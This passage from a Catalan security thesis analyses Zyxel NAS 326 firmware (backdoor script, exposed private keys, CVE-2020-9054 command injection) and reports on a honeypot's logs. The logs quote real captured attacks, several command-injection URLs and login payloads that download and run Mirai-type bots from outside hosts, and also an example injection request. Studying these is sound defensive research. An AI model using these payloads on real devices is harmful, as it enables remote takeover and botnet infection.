
Il·lustració 30 Porció de codi de l'arxiu rcS on es mostra una cadena de text amb un hash en clar

En es codi font també es troba l'algorisme per poder accedir al sistema del Zyxel NAS 326 mitjançant el protocol Telnet.

```
2
3   BACKDOOR_KEY=`/sbin/makekey`
4   BACKDOOR_PWD=`/sbin/makepwd $BACKDOOR_KEY`
5
6   echo $BACKDOOR_PWD | sed -e 's/\//\\\//g' > /tmp/wkdhfwe0f9e9fujfkef
7   BACKDOOR_PWD=`cat /tmp/wkdhfwe0f9e9fujfkef`
8
```

Il·lustració 31 Codi font de l'arxiu open_back_door.sh

Com es veu en el codi adjuntat s'emmagatzema dins la carpeta tmp un password generat amb el programa makepwd que necessita ser passat per paràmetre una clau que ha estat generat pel programa makekey.



Il·lustració 32 Prova per comprovar com funciona l'script de la porta del darrere

A la execució de l'experiment que s'ha realitzat a aquesta pràctica s'obté el hash en format MD5 de la contrasenya per poder accedir al dispositiu pel comandament Telnet. Aquesta funció de la porta del darrere ha estat retirada a les properes versions del firmware ja que es va fer pública la vulnerabilitat. [33] Aquesta vulnerabilitat permet a un usuari sense privilegis accedir com a root al sistema. El vector d'atac es la xarxa i suposa un risc alt de pèrdua de confidencialitat i de disponibilitat. Segons l'institut NIST aquesta vulnerabilitat té una puntuació de 8.8 sobre 10 i segon Mitre 8.4 sobre 10 per tant es considera una vulnerabilitat greu. [34]

S'ha utilitzat l'eina de firmwalker per detectar si hi ha qualque fitxer que tingui informació d'interès per poder realitzar un atac. Entre els fitxers analitzats s'han localitzat certificats amb la clau privada i la


clau pública. Això provoca que es pugui suplantar la identitat de qualque servei de Zyxel per ser utilitzat per malware com podria ser un servei de phishing.

```
***Search for SSL related files***
#################################### *.crt

#################################### *.pem
/etc/cloud/zyxel.pem
/etc/apache/pubkey.pem
/etc/apache/privkey.pem
/etc/apache/testkey.pem
```

Il·lustració 33 Part de l'arxiu generat per mostrar els resultats de l'eina firmwalker

Altra mala pràctica que s'ha trobat analitzat el codi es la presència de sentències SQL en es codi sense realitzar un procés de sanejament del paràmetres i sense fer ús d'una llibreria que realitza les consultes de manera segura.



Il·lustració 34 Arxiu recover_zysync_job.sh on es mostra una sentència SQL sense securitzar en el codi font

```
        mv /etc/zyxel/upnp_new.db /etc/zyxel/upnp.db
    else
        revision=`sqlite3 /etc/zyxel/upnp.db "select rev from revision"`
        if [ revision != "1.01" ]; then
            cp -a /ram_bin/usr/etc/upnp.db /etc/zyxel/upnp_new.db
            python /usr/local/upnp/transform_olddb_to_newdb.pyc
            mv /etc/zyxel/upnp_new.db /etc/zyxel/upnp.db
        fi
    fi
fi
```

Il·lustració 35 Arxiu rcS2 on es mostra una sentència SQL sense securitzar en el codi Font

Per una altra banda, una vulnerabilitat que presenta aquesta versió del firmware i que ha estat esmentada anteriorment és la de injecció de comandaments mitjançant el formulari d'autenticació. Aquesta injecció de comandaments es fan amb privilegis root i per tant pot realitzar una execució remota de codi. La font del problema prové en la falta de sanejament del paràmetre username quan

executa el mòdul *weblogin.cgi.* Encara que el servidor no estigui executant-se com a usuari root, la utilitat “setuid” permet executar el codi com a usuari root. [41]

Com per poder aprofitar aquesta vulnerabilitat no es requereix autenticació i es pot explotar només tenint accés a la interfície web del NAS 326, aquesta vulnerabilitat es considera **crítica.** Segons l’anàlisi de NVD obté una puntuació de 9.8 sobre 10. Més detalladament aquesta vulnerabilitat té el seu vector d’atac en la xarxa, té un grau de complexitat baix, i té una afectació a la confidencialitat, integritat i disponibilitat alta. [27] [42]

Un exemple per explotar la vulnerabilitat es realitzar aquesta petició GET dirigit a l’adreça d’un dispositiu NAS 326. [43]

```
"GET /adv,/cgi-bin/weblogin.cgi?username=admin%27%3Bls%20%23&password=asdf"
```

Com està codificant amb el protocol *HTML Form Encoding*, es descodifica a continuació per entendre el significat del codi.

```
"GET /adv,/cgi-bin/weblogin.cgi?username=admin';ls #&password=asdf"
```

En aquest exemple, només s’executa el comandament “ls” per poder llistar els directoris.

Aquesta vulnerabilitat ha estat aprofitada per construir un ransomware per poder encriptar aquests dispositius per posteriorment demanar un rescat a canvi de depositar una quantitat econòmica a una compta de Bitcoin. Encara que no hi ha moltes referències d’aquest ransomware, se’l coneix amb el nom de HR Ransomware. Per poder mitigar aquesta vulnerabilitat s’ha de impedir l’accés a la interfície del dispositiu NAS a la xarxa d’Internet. En canvi, per poder resoldre aquesta vulnerabilitat s’ha d’actualitzar el dispositiu a la versió Firmware V5.21(AAZF.7)C0. [29]

7.Estudi dels atacs rebuts al honeypot

La prova ha tingut una durada de 9 dies i ha estat compresa entre els dies 7 de desembre i 16 de desembre. Durant la prova ha hagut més de 20.000 registres de connexions contra nostre sistema honeypot. Sobre els registres de la geolocalització de les adreces IP s'ha observat que arriben connexions des d'arreu del món, però els països amb més connexions han estat la Xina (58% de les connexions totals) i Hong Kong(19%) .La majoria d'aquestes connexions han estat programes bots cercant qualque tipus de informació en el sistema. Durant aquest rang de temps hi ha hagut 23 intents de fer login a la interfície d'autenticació de Zyxel NAS 326. No obstant cap atac ha estat satisfactori per el motiu esmentat a la instal·lació del honeypot, ja que, el sistema d'autenticació no està funcionant així com tampoc està funcionant la injecció de comandaments.

Hi ha hagut algunes peticions que no són un atac en si però si que han tingut la finalitat de recollir informació del sistema, com peticions per saber si es una pàgina wordpress, així com peticions que volen saber si hi ha instal·lat Joomla o Spring boot a la plana web.

A continuació s'explicarà quin han estat els intents d'atacs més destacats:

Un atac detectant té com a objectiu els routers Guangzhou 1GE ONU V2801RW o V2804RGW que explotant la vulnerabilitat CVE-2020-8958 compromet completament aquests routers. [44]

	Time	client_hostname	http.http_method	http.hostname	http.url
›	Dec 15, 2020 @ 14:13:57.699	192.227.147.157	POST	84.121.37.14	/boaform/admin/formLogin
›	Dec 15, 2020 @ 08:29:12.036	185.239.242.178	POST	84.121.37.14	/boaform/admin/formLogin

Il·lustració 36 Mostra d'intent d'atac aprofitant CVE-2020-8958

Una botnet del tipus Mirai o Gafgypt intenta realitzar un atac d'injecció de comandaments per descarregar un arxiu amb l'objectiu d'assumir el control del dispositiu. Aquest tipus d'atac no funciona ja que no està dirigit a aquest dispositiu. [45] [46]

Time	client_hostname	http.http_method	http.hostname	http.url
Dec 15, 2020 @ 12:13:27.268	192.227.223.185	GET	127.0.0.1	/shell?cd+/tmp;rm+-rf+*;wget+194.36.102.11/school-shit/omfgitsloligang.arm7;chmod+777+/tmp/omfgitsloligang.arm7;sh+/tmp/omfgitsloligang.arm7+jaws.exploit

Il·lustració 37 Mostra d'intent d'atac d'un botnet similar a Mirai

Una altra botnet coneguda com Mozi, ha realitzat un atac aprofitant una vulnerabilitat d'execució de comandaments per paramètre GET del router Netgear DGN1000. [47] [48]

Time	client_hostname	http.http_method	http.hostname	http.url
Dec 13, 2020 @ 03:42:09.011	115.56.203.73	GET	-	/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://115.56.203.73:58912/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
Dec 10, 2020 @ 04:45:18.314	125.44.26.197	GET	-	/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://192.168.1.1:8088/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1
Dec 10, 2020 @ 04:45:18.314	125.44.26.197	GET	-	/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://192.168.1.1:8088/Mozi.m+-O+/tmp/netgear;sh+netgear&curpath=/&currentsetting.htm=1

Il·lustració 38 Mostra dels atacs del dispositiu Mozi

Finalment, també trobem una sèrie de atacs destinats a routers ZeroShell també amb injecció de comandaments mitjançant una petició GET i que permet tenir el control del dispositiu sense haver-se d'autenticar. [49] [50]

Time	client_hostname	http.http_method	http.hostname	http.url
Dec 9, 2020 @ 12:20:24.070	115.28.208.35	GET	127.0.0.1	/cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type='%0a/etc/sudo%20tar%20-cf%20/dev/null%20/dev/null%20--checkpoint=1%20--checkpoint-action=exec=%22wget%20http://107.174.133.119/bins/keksec.x86%20-O%20/tmp/.keksec.x86;curl%20http://107.174.133.119/bins/keksec.x86%20-O%20/tmp/.keksec.x86;%20chmod%20777%20/tmp/.keksec.x86;%20/tmp/.keksec.x86%22%0a'
Dec 9, 2020 @ 12:20:24.070	115.28.208.35	GET	127.0.0.1	/cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type='%0a/etc/sudo%20tar%20-cf%20/dev/null%20/dev/null%20--checkpoint=1%20--checkpoint-action=exec=%22wget%20http://107.174.133.119/bins/keksec.x86%20-O%20/tmp/.keksec.x86;curl%20http://107.174.133.119/bins/keksec.x86%20-O%20/tmp/.keksec.x86;%20chmod%20777%20/tmp/.keksec.x86;%20/tmp/.keksec.x86%22%0a'
Dec 9, 2020 @ 03:10:5	216.4.95.62	GET	-	/cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=*%22;cd%20%2Ftmp;curl%20-O%20http%3A%2F%2F5.206.227.228%2Fzero;sh%20zero;%22
Dec 9, 2020 @ 03:10:53.062	216.4.95.62	GET	-	/cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=*%22;cd%20%2Ftmp;curl%20-O%20http%3A%2F%2F5.206.227.228%2Fzero;sh%20zero;%22

Il·lustració 39 Mostra d'un intent d'atac destinats a routers ZeroShell

Per una altra banda, s'han registrat 2 atacs dirigits expressament al nostre dispositiu i detectats per la alerta construïda en el pas del muntatge del honeyot. Aquests dos atacs intenten aprofitar la vulnerabilitat de la injecció de comandaments del router CVE-2020-9054 ja esmentada a la secció anterior. [42]

El primer atac prové del Estats Units i emplena el formulari per ingressar a la configuració del NAS amb el següents camps:

```
username=admin';curl+45.156.170.196:4321/1122.php+#&password=123
```

L'atacant intenta descarregar un arxiu PHP dins el dispositiu NAS mitjançant injecció de comandaments dins el camp d'usuari. Aquest atac no va ser exitós, no s'ha pogut descarregar la mostra

per analitzar perquè l'enllaç no s'hi troba disponible i tampoc s'ha trobat cap mena de informació al respecte d'un atac paregut.

Finalment, hi ha hagut un atac aprofitat la mateixa vulnerabilitat que primerament descàrrega un arxiu i després intenta executar-ho.


En el comandament següent l'atacant es descarrega el bot i el deposita a la carpeta /tmp

```
username=admin';wget+http://149.28.117.157:80/bott9174+-P+/tmp/+#&password=123
```

Després, li dona permisos de lectura, escriptura i execució per a tots els usuaris al fitxer per finalment executar el script bott9174.

```
username=admin';chmod+777+/tmp/bott9174+#&password=123
```

En aquest cas s'ha pogut descarregar l'arxiu i s'ha analitzat amb l'eina Virustotal i ha detectat que es tracta d'un fitxer que conté el malware Mirai o una variant d'aquest tipus. Per tant el que ha intentat aquest atacant es tomar el control d'un dispositiu Zyxel NAS 326 per introduir dins una botnet i estar a disposició de les ordres que rebria d'un servidor command-and-control (C&C).



Il·lustració 40 Resultat de l'anàlisi realitzat per Virustotal quan s'ha pujat el malware que s'ha intentant introduir al nostre honeypot

.

8. Conclusions

A través d'aquest projecte s'ha pogut constatar que realitzar la tècnica rehosting per després muntar un honeypot es un mètode eficaç per poder detectar quina classe d'atacs es realitzen a un firmware en concret, a més s'ha verificat hi ha un gran nombre d'atacs dirigits a tota mena de dispositius IoT. De la mateixa manera, s'ha pogut comprovar que la qualitat del codi d'aquest firmware en concret és molt pobre i desactualitzat no és difícil que s'hi detectin escletxes de seguretat. Per tant, amb l'aparició d'aquestes vulnerabilitats s'explica que els creadors de malware és focalitzin en aquesta classe de dispositius. S'ha posat en manifest que els usuaris dels dispositius IoT han de tenir cura d'exposar els seus dispositius a la xarxa de la Internet i és molt important que actualitzin els seus dispositius perquè no siguin compromesos. En quant als fabricants d'aquests dispositius hauria de posar més esforç en actualitzar els components del seu sistema que utilitzen per exemple en el cas estudiat s'està utilitzant un kernel de Linux de l'any 2013 quan es va començar a comercialitzar a finals de l'any 2015. A més, a la versió del firmware testada estava utilitzant un servei de Telnet que ja estava desfasat per la tecnologia SSH i que va ser eliminada a versions més recents.

Hem trobat que el mètode de rehosting té una sèrie de limitacions, ja que depenent del firmware i del dispositiu que s'intenta emular no és possible realitzar de manera satisfactòria la emulació. Això és degut a que a vegades per poder funcionar és imprescindible que hi hagi en funcionament qualque component o sensor del sistema, tenen la informació del sistema de fitxers encriptada o necessiten de disposar de qualque informació a una memòria interna que no està dins l'arxiu del firmware.

En quant als objectius que es va proposar al pla de treball trobo que s'ha aconseguit complir la majoria d'ells amb èxit. Els objectius que no s'han complit completament són l'objectiu de fer un rehosting del sistema i que sigui funcional, ja que, no funciona tal i com s'espera el sistema d'autenticació dins el sistema de configuració i és per aquest motiu que segurament no hem pogut assolir l'objectiu de capturar un malware al nostre sistema perquè el sistema d'autenticació estava fallant i el malware no

ha pogut realitzar l'atac d'injecció de comandaments. Tal i com es va recollir a l'anàlisi de riscos, això era probable que passes.

La planificació del treball ha estat imprecisa en algunes parts. El rehosting del firmware finalment ha necessitat 2 mesos per poder realitzar-se i no ha pogut ser tant funcional com es desitjava, però com es va detectar a l'anàlisi de riscos això podia passar, i s'ha continuat el treball amb el que s'havia obtingut perquè tenia prou valor. El motiu d'això ha estat el desconeixement de com funcionava la emulació d'un firmware IoT amb eines com QEMU, ja que aquestes eines són bastant avançades i que requereixen tenir un procés d'aprenentatge que s'ha assolit amb aquest projecte com podria ser realitzar *cross compiling* d'un kernel concret o muntar un sistema de fitxers en un format concret. Per una altra banda la instal·lació del sistema de monitorització només va suposar invertir 3 dies en comptes de 17 dies així com exposar el servei a Internet va suposar tot just un dia. Encara que la planificació ha estat imprecisa, tal i com s'ha vist anteriorment s'han pogut complir els objectius proposats. No obstant, per treballs futurs seria important aprofundir amb l'anàlisi tècnic dels requeriments de les eines a utilitzar per poder donar estimacions més aproximades a la realitat.

8.1. Línies de futur

Si es volgués fer una continuació del treball, s'hi proposarien les següents millores: resoldre el problema amb l'autenticació; instal·lar un HIDS(Host-based intrusion detection System) per poder saber amb més exactitud quin han estat les accions que ha realitzat un atac, obrir més ports que té disponible el firmware a la pràctica només s'ha obert el port 80 però també es podria realitzar obrir el port 22 per veure quins atacs es produeixen al servei SSH o el port del Telnet i poder tenir una visió completa de quines vulnerabilitats hi ha a aquest firmware, finalment una millora en el procés de recollir informació és poder emmagatzemar la sortida de la consola de rehosting de l'eina QEMU per poder realitzar investigacions creuant dades entre les traces de la xarxa, del HIDS i de la sortida de la consola.

9. Bibliografía

[1] G. D. Maayan, «The IoT Rundown For 2020: Stats, Risks, and Solutions,» Gener 2020. [En línia]. Available: https://securitytoday.com/articles/2020/01/13/the-iot-rundown-for-2020.aspx.

[2] «SecurityToday,» 2020. [En línia]. Available: https://securitytoday.com/articles/2020/01/13/the-iot-rundown-for-2020.aspx.

[3] Y. L. A. R. S. a. M. O. Amit Tambe, «Detection of Threats to IoT Devices using Scalable,» *the Ninth ACM Conference.*

[4] «TechRadar,» 2019. [En línia]. Available: https://www.techradar.com/news/rise-of-the-internet-of-things-iot.

[5] F. Bellard, «QEMU, a Fast and Portable Dynamic Translator,» Anaheim, CA, USA, 2005.

[6] J. a. P. S.-s. No, «hyperCache: A Hypervisor-Level Virtualized I/O Cache on KVM/QEMU,» de *Eleventh International Conference on Ubiquitous and Future Networks (ICUFN) Ubiquitous and Future Networks (ICUFN)* , Praga, República Txeca, 2019 .

[7] «Wiki Qemu - Documentation/Networking,» [En línia]. Available: https://wiki.qemu.org/Documentation/Networking#How_to_create_a_network_backend.3F.

[8] I. C. Martínez, «Puffin Security,» [En línia]. Available: https://www.puffinsecurity.com/the-key-to-everything-firmware-on-iot-devices/.

[9] «Firmwalker,» [En línia]. Available: https://github.com/craigz28/firmwalker.

[10] D. O. a. T. C. Sebastian Vasile, «Breaking all the Things - A Systematic Surveyof Firmware Extraction Techniques for IoT Devices,» University of Birmingham, 2019.

[11] «Firmadyne codi font,» [En línia]. Available: https://github.com/firmadyne/firmadyne.

[12] «Firmware Analysis Toolkit,» [En línia]. Available: https://github.com/attify/firmware-analysis-toolkit.

[13] K. P. a. T. M. R. M. Campbell, «A survey of honeypot research: Trends and opportunities,,» *2015 10th International Conference for Internet Technology and Secured Transactions (ICITST),* pp. 208-212, 2015.

[14] T. Security, «TPotCe,» [En línia]. Available: https://github.com/telekom-security/tpotce.

[15] K. Curran, «Monitoring hacker activity with a Honeynet,» *International journal of network management ,* 2005.

[16] B. Z. Y. Z. H. H. a. Z. D. Weizhe Zhang, «An IoT Honeynet Based on Multiport Honeypots,» *IEEE Internet of things journal, Vol. 7, No. 5,* 2020.

[17] C. C. G. C. H. Ioannis Andrea, «Internet of Things: Security vulnerabilities and challenges,» 2015.

[18] OWASP, «OWASP Internet of Things (IoT) Project,» [En línia]. Available: https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project.

[19] S. Helme, 2014. [En línia]. Available: https://scotthelme.co.uk/hsts-preloading/.

[20] T. Greene, «Network World,» Octubre 2016. [En línia]. Available: https://www.networkworld.com/article/3134057/how-the-dyn-ddos-attack-unfolded.html.

[21] «Mirai-Source-Code,» [En línia]. Available: https://github.com/jgamblin/Mirai-Source-Code.

[22] C. K. A. S. Georgios Kambourakis, «The Mirai Botnet and the IoT Zombie Armies,» *Milcom 2017 Track 3 Cyber Security and Trusted Computing,* 2017.

[23] B. I. a. F. Unit, «Bitdefender,» 2020. [En línia]. Available: https://www.bitdefender.com/files/News/CaseStudies/study/319/Bitdefender-PR-Whitepaper-DarkNexus-creat4349-en-EN-interactive.pdf.

[24] J. J. Menéndez, «Una Al Día,» 9 Abril 2020. [En línia]. Available: https://unaaldia.hispasec.com/2020/04/dark-nexus-una-nueva-botnet-de-dispositivos-iot.html.

[25] C. Cimpanu, «QNAP NAS devices targeted in another wave of ransomware attacks,» 5 Junio 2020. [En línia]. Available: https://www.zdnet.com/article/qnap-nas-devices-targeted-in-another-wave-of-ransomware-attacks/.

[26] S. Schick, «https://securityintelligence.com/news/mirai-variant-mukashi-conducts-brute-force-attacks-against-vulnerable-nas-devices/,» 23 Marzo 2020. [En línia]. Available: https://securityintelligence.com/news/mirai-variant-mukashi-conducts-brute-force-attacks-against-vulnerable-nas-devices/.

[27] «CVE-2020-9054,» [En línia]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-9054.

[28] J. Saarinen, «Ransomware crims target easily exploitable Zyxel vulnerability,» 27 Febrero 2020. [En línia]. Available: https://www.itnews.com.au/news/ransomware-crims-target-easily-exploitable-zyxel-vulnerability-538626.

[29] «Remote Code Execution Vulnerability of NAS products,» [En línia]. Available: https://www.zyxel.com/support/remote-code-execution-vulnerability-of-NAS-products.shtml.

[30] Marvell, «ARMADA® 38x Family Functional Specifications,» *https://www.marvell.com/content/dam/marvell/en/public-collateral/embedded-processors/marvell-embedded-processors-armada-38x-functional-specifications-2015-11.pdf,* p. 27.

[31] G. KH, «Linux 3.10.3,» [En línia]. Available: https://lkml.org/lkml/2013/7/25/655.

[32] «Embeddedarm Busybox,» [En línia]. Available: https://docs.embeddedarm.com/Busybox.

[33] «Oracle - /etc/inittab,» [En línia]. Available: https://docs.oracle.com/cd/E24842_01/html/E23289/hbrunlevels-12863.html.

[34] «Kernel 3.0 linux,» [En línia]. Available: https://mirrors.edge.kernel.org/pub/linux/kernel/v3.0/.

[35] B. Horan, « Cross Compile Environment,» de *Practical Raspberry Pi*, 2013, pp. 105-124.

[36] «Linux Man - Cpio,» [En línia]. Available: https://linux.die.net/man/1/cpio.

[37] «Debian man - Qemu-system-arm,» [En línia]. Available: https://manpages.debian.org/testing/qemu-system-arm/qemu-system-arm.1.en.html.

[38] «Linux man - Boot param,» [En línia]. Available: https://man7.org/linux/man-pages/man7/bootparam.7.html.

[39] «Suricata Ids official website,» [En línia]. Available: https://suricata-ids.org/.

[40] «Synesis lite suricata Github,» [En línia]. Available: https://github.com/robcowart/synesis_lite_suricata.

[41] Incibe-cert, «CVE-2020-9054,» [En línia]. Available: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-9054.

[42] NVD, «NVD CVE-2020-9054,» 3 Abril 2020. [En línia]. Available: https://nvd.nist.gov/vuln/detail/CVE-2020-9054.

[43] S. N. S. Wall, «Hackers actively targeting remote code execution vulnerability on ZyXEL devices,» [En línia]. Available: https://securitynews.sonicwall.com/xmlpost/hackers-actively-targeting-remote-code-execution-vulnerability-on-zyxel-devices/.

[44] Incibe-cert, «CVE-2020-8958 Incibe-cert,» [En línia]. Available: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-8958.

[45] U. Database, «entry for http://45.14.224.16/school-shit/omfgitsloligang.arm7,» [En línia]. Available: https://urlhaus.abuse.ch/url/738354/.

[46] Virustotal, « omfgitsloligang.arm7 Hash - Virustotal,» [En línia]. Available: https://www.virustotal.com/gui/file/f4db0cc162490b9bf2ff240a23e1e208921723a11cb4ccaed72d658c6946ad3e/detection .

[47] exploit-db, «Netgear DGN1000 1.1.00.48 - 'Setup.cgi' Remote Code Execution (Metasploit),» [En línia]. Available: https://www.exploit-db.com/exploits/43055.

[48] 360Netlab, «Mozi, Another Botnet Using DHT,» [En línia]. Available: https://blog.netlab.360.com/mozi-another-botnet-using-dht/.

[49] «CVE-2009-0545 Detail,» [En línia]. Available: https://nvd.nist.gov/vuln/detail/CVE-2009-0545.

[50] exploit-db, «ZeroShell 1.0 beta11 - Remote Code Execution,» [En línia]. Available: https://www.exploit-db.com/exploits/8023.

Annexos

Annex A: Taules de dades de les connexions capturades al honeypot

Nombre de connexions arribades al honeypot per país

País	Nombre de connexions
China	8336
Hong Kong	2722
United States	1489
Netherlands	269
Russia	193
Romania	153
Germany	147
Singapore	114
Brazil	85
Taiwan	84
India	80
Republic of Moldova	66
Ukraine	64
France	52
Iran	52
United Kingdom	48
Spain	35
Italy	34
Palestine	32
Mexico	31
Croatia	26
South Korea	26
Czechia	21
Japan	20
Sweden	20
Indonesia	19
Republic of Lithuania	19
Thailand	16
Turkey	13
Bangladesh	12
Canada	10
Bulgaria	9
Libya	8

Peru	8
Serbia	8
Other country	75

Nombre de connexions per aplicació utilitzada per l'usuari

Aplicació	**Connexions**
Sogou Explorer	4489
Firefox	3912
Chrome	2962
Other	328
IE	262
Go-http-client	61
Safari	50
Python Requests	29
masscan	28
libwww-perl	24

Nombre de connexions per sistema operatiu utilitzat pel client

Operating System	**Records**
Windows	8896
Ubuntu	2633
Other	458
Mac OS X	80
Linux	**78**

Nombre de connexions per adreça URL destí que ha intentat connectar-se el client

Adreça URL destí	**Connexions**

/	346
/r,/desktop,/login.html	117
/r,/desktop,/index.html	92
/robots.txt	64
/test.php	43
/1.php	32
/cgi-bin/kerbynet?Section=NoAuthREQ&Action=x509List&type=*%22;cd%20%2Ftmp;curl%20-O%20http%3A%2F%2F5.206.227.228%2Fzero;sh%20zero;%22	28
/adv,/cgi-bin/weblogin.cgi	27
/shell.php	25
/cmd.php	18
/qq.php	18
/2.php	15
/config/getuser?index=0	15
/ss.php	14
/x.php	14
/api.php	13
/confg.php	13
/log.php	13
/aaa.php	12
/123.php	11
/actuator/health	11
/a.php	10
/config.php	10
HTTP/1.0	10
http://search.monstercrawler.com/r,/desktop,/login.html	10

/hell.php	9
/zzz.php	9
/.well-known/security.txt	8
/12.php	8
/7.php	8
/HNAP1/	8
/boaform/admin/formLogin?username=ec8&psd=ec8	8
/hudson	8
/index.php	8
/info.php	8

Annex B: Contingut dels missatges del intents d'atac botnet

Primer intent d'atac amb un arxiu .PHP

Propietat	Valor
País	Estats Units
Mètode HTTP	POST
Contingut del cos de la request	username=admin%27%3Bcurl+45.156.170.196%3A4321%2F1122.php+%23&password=123
Contingut del cos de la request descodificat	username=admin';curl+45.156.170.196:4321/1122.php+#&password=123
Contingut del cos de la resposta	({errcode:5})
Agent de l'usuari	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0) Gecko/20100101 Firefox/6.0
Adreça URL destí	"/adv,/cgi-bin/weblogin.cgi"
Http Content-Type	text/json
Sistema Operatiu del agent	Windows
Hostname del agent	23.235.153.154

Segon intent d'atac amb l'arxiu "bott9174"

Propietat	Valor
País	Singapur
Mètode HTTP	POST
Contingut del cos de la request	username=admin%27%3Bwget+http%3A%2F%2F149.28.117.157%3A80%2Fbott9174+-P+%2Ftmp%2F+%23&password=123
Contingut del cos de la request descodificat	username=admin';wget+http://149.28.117.157:80/bott9174+-P+/tmp/+#&password=123
Contingut del cos de la resposta	({errcode:5})

